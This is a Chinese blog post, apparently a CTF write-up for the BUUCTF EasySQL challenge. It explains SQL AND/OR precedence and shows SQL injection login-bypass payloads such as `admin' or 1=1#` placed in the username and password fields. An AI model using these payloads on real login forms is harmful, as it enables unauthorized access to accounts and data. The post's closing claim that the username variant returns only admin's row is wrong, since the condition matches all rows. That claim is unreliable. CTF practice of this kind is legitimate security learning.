BUUCTF-[极客大挑战 2019]EasySQL1


原创

Monica 于 2021-09-04 21:44:53 发布 150 收藏 2
分类专栏： BUUCTF 文章标签： 安全漏洞

本文链接：https://blog.csdn.net/qq_46918279/article/details/120105677

目录

题目：



知识点：

mysql 中and和or的优先级

（）> and > or

```
sql="select * from DB where user_id=1 or user_name='张三' and birthday='2000-03-03'"
```

1.该条sql 表示从 DB 中查询出 user_id =1 或者 (user_name='张三' 并且 birthday='2000-03-03') 的数据

```
sql="select * from DB where （user_id=1 or user_name='张三'） and birthday='2000-03-03'"
```

2.该条sql 表示查询表示（user_id =1 或者 user_name='张三'）并且 birthday='2000-03-03'）

因为 （） 的优先级会比 and 和 or 高 所以会先执行 （）里的


分析：

我们先只输入用户名admin看看有什么报错


然后只输入密码也是同样的报错，所以用户名和密码都必须有值才能进行sql语句验证

判断是什么闭合。

输入用户名：admin'和密码admin



发现一个sql报错信息， 得知是"闭合



猜测后台的sql语句如下：

```
sql="select * from user where username='$username&'and password='$password&'"
```

然后使用万能密码看看能不能登录admin账户

```
payload：
用户名：admin
密码：admin' or 1=1#
```

然后就出flag了

万能密码的原理是利用or和and的优先级来使得后面的where子句为真

我们输入的payload放入sql语句中就是这样的：

```
sql="select * from user where username='admin'and password='admin' or 1=1#'"
```

意思是：查询（用户名为admin并且password=admin）或者1=1的数据 #把后面的给注释掉了

因为1=1恒真，所以where子句后面恒真，所以就会输出所有用户的信息。

如果想只输出admin的信息可以使用：

```
payload：
用户名：admin ' or 1=1#
密码：admin
```

输入的payload放入sql语句中就是这样的：

```
sql="select * from user where username='admin' or 1=1#'and password='admin'"
```

意思是：查询username=admin或者1=1，#把后面注释掉了，所以不用管。

这样就只会输出admin的信息。